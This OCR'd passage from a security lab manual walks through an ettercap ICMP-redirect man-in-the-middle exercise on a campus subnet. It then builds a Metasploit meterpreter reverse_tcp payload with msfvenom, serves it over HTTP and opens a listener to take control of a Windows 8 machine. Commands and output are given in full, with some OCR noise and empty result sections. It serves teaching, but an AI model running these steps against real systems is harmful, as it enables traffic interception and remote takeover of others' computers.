
Algorithm:


1.Install ettercap if not done already using the command- dnf install ettercap
2.Open etter.conf file and change the values of ec_uid and ec_gid to zero from default. vi /etc/ettercap/etter.conf
3.Next start ettercap in GTK ettercap -G
4.Click sniff, followed by unified sniffing.
5.Select the interface connected to the network.
6.Next ettercap should load into attack mode by clicking Hosts followed by Scan for Hosts
7.Click Host List and choose the IP address for ICMP redirect
8.Now all traffic to that particular IP address is redirected to some other IP address.
9.Click MITM and followed by Stop to close the attack.


Output:

[root@localhost security lab]# dnf install ettercap
[root@localhost security lab]# vi /etc/ettercap/etter.conf
[root@localhost security lab]# ettercap –G


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Hosts list Ctrl+H
Enable IPv6 scan
Scan for hosts Ctrl+S
Load from file...
Save to file...
Ettercap
DHCP: [E4:46:DA:A7:DC:AD] DISCOVER
DHCP: [E4:46:DA:A7:DC:AD] REQUEST 172.16.5.226
Randomizing 1023 hosts for scanning...
Scanning the whole netmask for 1023 hosts...
74 hosts added to the hosts list...


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Plugins
Host List
ARP poisoning...
ICMP redirect...
Port stealing...
DHCP spoofing...
NDP poisoning...
Stop mitm attack(s)
IP Address
172.16.4.218
172.16.4.234
172.16.4.241
172.16.4.250
172.16.5.21
172.16.5.46 00:27:0E:13:EB:17
172.16.5.50 00:27:0E:13:ED:1E
172.16.5.59 00:27:0E:13:F6:44
Delete Host
Add to Target 1
Add to Target 2
ICMP redirected 172.16.5.178:45618 -> 172.217.167.133:443
ICMP redirect stopped.
DHCP: [38:60:77:E0:86:87] REQUEST 172.16.4.218
DHCP: [88:D7:F6:C6:4D:C4] REQUEST 172.16.5.178
DHCP: [172.16.4.1] ACK : 172.16.5.178 255.255.252.0 GW 172.16.4.1 DNS 8.8.8.8
DHCP: [0C:4D:E9:BB:F2:42] REQUEST 172.16.5.149


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List
IP Address MAC Address Description
172.16.4.1 08:35:71:F2:B4:A1
fe80::5f8:9964:9641:f3ba
fe80::20ad:d2fb:fbea:4393
fe80::41b8:5e6e:9ae:33f5
fe80::857f:cbc0:26bd:1fbd
fe80::9cc3:ae28:6830:a992
fe80::9ce5:40bf:7dd2:4a78
fe80::a55f:260f:13fc:7851
MITM Attack: ICMP Redirect
Gateway Information
MAC Address 08:35:71:F2:B4:A1
IP Address 172.16.4.1
Cancel OK
Delete Host
Add to Target 2
2182 known services
Starting Unified sniffing...
Randomizing 1023 hosts for scanning...
Scanning the whole netmask for 1023 hosts...
78 hosts added to the hosts list...


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List
IP Address MAC Address Description
172.16.4.1 08:35:71:F2:B4:A1
fe80::5f8:9964:9641:f3ba 0C:4D:E9:BB:F2:42
fe80::20ad:d2fb:fbea:4393
fe80::41b8:5e6e:9ae:33f5
fe80::857f:cbc0:26bd:1fbd
fe80::9cc3:ae28:6830:a992
fe80::9ce5:40bf:7dd2:4a78
fe80::a55f:260f:13fc:7851
MITM attack(s) stopped
OK
Delete Host
Add to Target 1
Add to Target 2
DHCP: [D4:1A:3F:F5:95:0D] DISCOVER
DHCP: [D4:1A:3F:F5:95:0D] REQUEST 172.16.4.223
ICMP redirect: victim GW 172.16.4.1
ICMP redirected 172.16.5.178:60621 -> 209.132.190.2:80
ICMP redirected 172.16.5.178:60621 -> 209.132.190.2:80
ICMP redirect stopped.

Result:

Exp. No.: 13 **Date:**

METASPLOIT


Aim: To set up the Metasploit framework and exploit reverse_tcp in a Windows 8 machine remotely.

Algorithm:

1.Generate payload to be inserted into the remote machine
2.Set the LHOST and it's port number
3.Open msfconsole.
4.Use exploit/multi/handler
5.Establish reverse_tcp with the remote windows 8 machine.
6.Run SimpleHTTPServer with port number 8000.
7.Open the web browser in Windows 8 machine and type http://172.16.8.155:8000
8.In KaliLinux, type sysinfo to get the information about Windows 8 machine
9.Create a new directory using mkdir command.
10.Delete the created directory.

Output: root@kali:~# msfvenom -p
windows/meterpreter/reverse_tcp
LHOST=172.16.8.155 LPORT=443 -f exe > /root/hi.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload [-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload Payload size: 341 bytes
Final size of exe file: 73802 bytes root@kali:~# msfconsole
[-] ***Rting the Metasploit Framework console...\
[-] * WARNING: No database support: could not connect to server: Connection refused Is the server running on host "localhost" (::1) and accepting
TCP/IP connections on port 5432? could not connect to server: Connection refused
Is the server running on host "localhost" (127.0.0.1) and accepting TCP/IP connections on port 5432?

[-] ***



=[metasploit v5.0.41-dev]
+ -- --=[1914 exploits - 1074 auxiliary - 330 post]
+ -- --=[556 payloads - 45 encoders - 10 nops]
+ -- --=[4 evasion]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp msf5
exploit(multi/handler) > show options Module options
(exploit/multi/handler):
Name Current Setting Required Description

Payload options (windows/meterpreter/reverse_tcp): Name Current Setting
Required Description

EXITFUNC process yes Exit technique (Accepted: '', seh, thread,
process, none) LHOST yes The listen address (an interface may be
specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name

0 Wildcard Target

msf5 exploit(multi/handler) > set LHOST 172.16.8.155 LHOST => 172.16.8.156
msf5 exploit(multi/handler) > set LPORT 443 LPORT => 443 msf5
exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.16.8.155:443

Result: